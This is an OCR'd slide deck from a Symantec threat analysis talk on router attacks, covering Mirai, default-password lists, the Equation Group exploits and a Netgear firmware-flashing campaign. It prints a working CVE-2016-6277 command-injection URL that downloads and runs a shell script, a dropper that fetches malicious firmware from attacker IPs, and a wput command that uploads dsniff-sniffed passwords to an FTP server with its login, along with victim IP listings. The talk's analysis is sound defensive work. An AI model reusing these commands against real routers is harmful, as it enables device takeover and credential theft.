The router of all evil: More than just default passwords and silly scripts

Himanshu Anand & Chastine Menrige

Threat Analysis Engineer


Special Thanks

- Karthikeyan Kasiviswanathan

  This work would not have been possible without the advice and support


- My whole Team @Symantec
- #MalwareMustDie

About Me




- Working as Threat Analysis Engineer with IPS Operations
- Hobbies are exploit dev, exploit analysis, reversing, AI, CTF…

Introduction to Router




Basic structure



Importance of Routers

- Serves as the default gateway for computers on LAN
- Helps restrict traffic by limiting hosts to communicate through broadcast
- Capable of wireless access point, allowing them to broadcast a Wi-Fi signal to surrounding devices
- Serves an ideal location for additional network services such as firewall.

Remember this



[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by **Anna-senpai**.)

Anna-senpai
L33t Member
L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

What's common in the last 3 slides.

Why attack routers

Why attack routers

- For DDoS
- Harvesting credentials
- Sniffing all the network traffic
- Injecting advertisement

Attacking Routers

Attack Vectors

1	Default password
2	DNS changer
3	Exploit Frameworks

Default password

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.


So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Top Default passwords


Top user names	Top passwords
root	admin
admin	root
DUP root	123456
ubnt	12345
access	ubnt
DUP admin	password
test	1234
oracle	test
postgres	qwerty
pi	raspberry

DNS changer




Famous Router Attacks

- Hacking-Team]HT[Takedown



[2] didn't find anything serious), a mail server, a couple routers, two VPN appliances, and a spam filtering appliance. So, I had three options: look for a 0day in Joomla, look for a 0day in postfix, or look for a 0day in one of the embedded devices. A 0day in an embedded device seemed like the easiest option, and after two weeks of work reverse engineering, I got a remote root exploit. Since the vulnerabilities still haven't been patched, I won't give more

Equation group dump



Directory Name	Exploit Name
EGBL	EGREGIOUSBLUNDER
ELBA	ELIGIBLEBACHELOR
ELBO	ELIGIBLEBOMBSHELL
ELCA	ELIGIBLECANDIDATE
ELCO	ELIGIBLECONTESTANT
ESPL	ESCALATEPLOWMAN
EXBA	EXTRABACON
EPBA	EPICBANANA

Types of malwares

1	Script base Malwares
2	Compiled binary's : ELF
3	Firmware

Script base malware

- Shellshock exploitation (CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186 and CVE-2014-7187), which was used to compromise routers and infect them with .ELF malware, as well as infect them using Perl-based IRC bots.

Common traits

Compiled binary's

- Mirai
- which was a worm and was targeting default routers passwords

Firmware

- Netgear Router Attack
- Remote flashing of firmware.
- The Netgear router attack (CVE-2016-6277) and the analysis of malicious firmware associated with it, which was flashed remotely, as well as the use of the Firmware Mod Kit (FMK) for the development of malicious firmware.

Exploit

- http://<IPADDRESS>/cgi-bin/;nvram$IFS\set$IFS\http_passwd;nvram$IFS\set$IFS\http_username;nvram$IFS\commit;sleep$IFS\2;cd$IFS\/tmp;wget$IFS\http:\/\/<IPADDRESS>\/h\/wrt\/uge.sh;chmod$IFS\777$IFS\/tmp/uge.sh;/bin/sh$IFS\/tmp/uge.sh

Shell Script

#cd /tmp

##!!!!!! wget http://178 .57.115.231:8081/h/wrt/custom_image_00021.bin &

wget http://94 .156.35.78/h/wrt/112.bin &

process_id=$!

wait $process_id

write 112.bin linux

/sbin/reboot

Binwalk

```
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 48 44 52 30 00 10 37 00 FF B1 69 1F 00 00 01 00  HDR0..7...i.....
0010h: 1C 00 00 00 A8 09 00 00 00 4C 0E 00 1F 8B 08 00  .........L......
0020h: 00 00 00 00 02 03 8D 57 4D 6C 54 D7 15 FE DE 7D  .......WMlT....}
0030h: CF F6 00 36 B9 1E 86 64 8C 50 FA AE 7D 6D 4F 0D  ...6...d.P..}mO.
0040h: A8 23 34 42 4E 35 AD 9E 66 4C 60 91 46 13 12 B5  .#4BN5..fL`.F...
0050h: 55 54 55 C6 98 14 24 DA 5A 02 35 59 64 F1 62 DC  UTU...$.Z.5Yd.b.
0060h: C8 8A 8C DF 44 A5 AD 17 59 8C 8C 0D 5E 4C 3D 94  ....D...Y...^L=.
0070h: FC 34 8B A4 B1 0C 49 BB A0 52 2A B1 88 DA 45 47  .4....I..R*...EG
0080h: 04 29 AC A2 48 95 02 CA DF EB 77 E6 27 B8 84 8A  .)..H.....w.'...
0090h: 22 8D C6 EF CE 79 E7 FB CE 39 DF 39 F7 50 0A 37  "....y...9.9.P.7
00A0h: E7 81 31 83 B0 23 9F ED 5D B6 08 3B F3 FA 5B EF  ..1..#..]..;..[.
00B0h: 59 60 65 0E 98 AD 7A 58 F6 3D CC F8 23 89 F3 F8  Y`e...zX.=..#...
00C0h: 2C F6 53 E0 3F 27 D4 01 76 F6 5A 3B 9B 55 69 F8  ,.S.?'..v.Z;.Ui.
00D0h: 49 39 9B 7E A9 17 0A 09 EB CD 66 54 E8 26 AD 2D  I9.~......fT.&.-
00E0h: 97 D4 FA CB 49 38 38 34 84 7A 22 67 03 ED 14 8A  ....I884.z"g....
00F0h: 09 04 D8 66 BD 85 6D 4E 1F 9E 54 C9 00 E8 43 46  ...f..mN..T...CF
0100h: 25 CB 74 50 0F 03 DC E4 27 4C E4 CD C1 A4 43 94  %.tP....'L....C.
0110h: B7 BF 8A 37 6D 37 41 AF 63 16 00 53 01 46 91 C8  ...7m7A.c..S.F..
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             TRX firmware header, little endian, image size: 3608576 bytes, CRC32: 0x1F69B1FF, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C
, linux kernel offset: 0x9A8, rootfs offset: 0xE4C00
28            0x1C            gzip compressed data, maximum compression, from Unix, NULL date (1970-01-01 00:00:00)
2472          0x9A8           LZMA compressed data, properties: 0x6E, dictionary size: 2097152 bytes, uncompressed size: 2990080 bytes
```

Directory structure

- | ├── fstab
- | ├── group -> /tmp/etc/group
- | ├── hosts -> /tmp/hosts
- | ├── init.d
- | | ├── rcS
- | | └── S01dummy
- | ├── ipkg.conf

Inside the Script

- “/usr/bin/wput)cat /tmp/h5.sh | cut -c 1-4).)date +%H-%M-%d-%m-%y)_)cat /tmp/i5.sh).txt ftp://sammy:sssss@94.156.35.78/mnt/hdd/backup/ds/ &”. It looks like the command is uploading some text file to the ftp server with filename formatted like “<COUNTRY’S FIRST 4 LETTER>.<DATE IN DD MM YY>.<IPADDRESS OF THE DEVICE>.txt” to “ftp:// 94.156.35.78/mnt/hdd/backup/ds/”

What it was Uploading

- “/usr/sbin/dsniff -i)nvram get lan_ifname) >/tmp/ds/ds5.txt”
- The tool is configured to sniff passwords and push them to a text file. This file is what is later uploaded to the ftp

Inside the FTP

Index of ftp://[redacted]/mnt/hdd/backup/ds/

Up to higher level directory

Name	Size	Last Modified
Aust.12-36-19-12-16_62.93.122.102.txt	5 KB	12/19/2016 04:36:00 AM
Aust.13-08-19-12-16_82.218.207.131.txt		12/19/2016 05:07:00 AM
Aust.13-15-19-12-16_93.82.236.50.txt		12/19/2016 05:14:00 AM
Aust.13-52-19-12-16_85.13.46.199.txt	5 KB	12/19/2016 05:51:00 AM
Aust.14-15-19-12-16_88.116.128.58.txt	6 KB	12/19/2016 06:14:00 AM
Aust.15-03-19-12-16_91.114.22.206.txt	6 KB	12/19/2016 07:03:00 AM
Aust.16-00-19-12-16_88.116.128.58.txt	6 KB	12/19/2016 07:59:00 AM
Bulg.00-01-05-01-70_212.43.40.86.txt	11 KB	12/19/2016 07:47:00 AM
Bulg.00-05-05-01-70_212.43.40.86.txt	7 KB	12/19/2016 07:51:00 AM
Bulg.00-25-05-01-70_212.43.40.86.txt	7 KB	12/19/2016 08:12:00 AM
Bulg.13-57-19-12-16_93.152.157.144.txt	6 KB	12/19/2016 05:57:00 AM
Bulg.14-09-19-12-16_78.90.2.241.txt	7 KB	12/19/2016 06:09:00 AM
Bulg.14-13-19-12-16_78.90.2.241.txt	6 KB	12/19/2016 06:14:00 AM
Bulg.14-51-19-12-16_78.90.2.241.txt	5 KB	12/19/2016 06:51:00 AM
Bulg.14-57-19-12-16_78.90.2.241.txt	6 KB	12/19/2016 06:57:00 AM
Bulg.15-22-19-12-16_78.90.2.241.txt	6 KB	12/19/2016 07:22:00 AM
Bulg.15-22-19-12-16_93.183.175.224.txt	6 KB	12/19/2016 07:22:00 AM
Bulg.15-37-19-12-16_78.90.2.241.txt	6 KB	12/19/2016 07:37:00 AM
Bulg.15-51-19-12-16_78.90.112.143.txt	6 KB	12/19/2016 07:52:00 AM
Bulg.15-53-19-12-16_78.90.2.241.txt	5 KB	12/19/2016 07:53:00 AM
Bulg.16-10-19-12-16_78.90.2.241.txt	6 KB	12/19/2016 08:10:00 AM
Bulg.21-34-04-01-70_212.43.40.86.txt	8 KB	12/19/2016 05:20:00 AM
Bulg.21-38-04-01-70_212.43.40.86.txt	9 KB	12/19/2016 05:24:00 AM
Bulg.22-03-04-01-70_212.43.40.86.txt	6 KB	12/19/2016 05:49:00 AM
Bulg.22-27-04-01-70_212.43.40.86.txt	8 KB	12/19/2016 06:14:00 AM
Bulg.22-46-04-01-70_212.43.40.86.txt	6 KB	12/19/2016 06:32:00 AM
Bulg.22-54-04-01-70_212.43.40.86.txt	7 KB	12/19/2016 06:41:00 AM

Demo

Best Practices

- Keep the firmware of your router updated
- Do not use Default passwords
- Try using strong and unique passwords for router login

Q&A

Thank you!

Himanshu Anand

Himanshu_anand@Symantec.com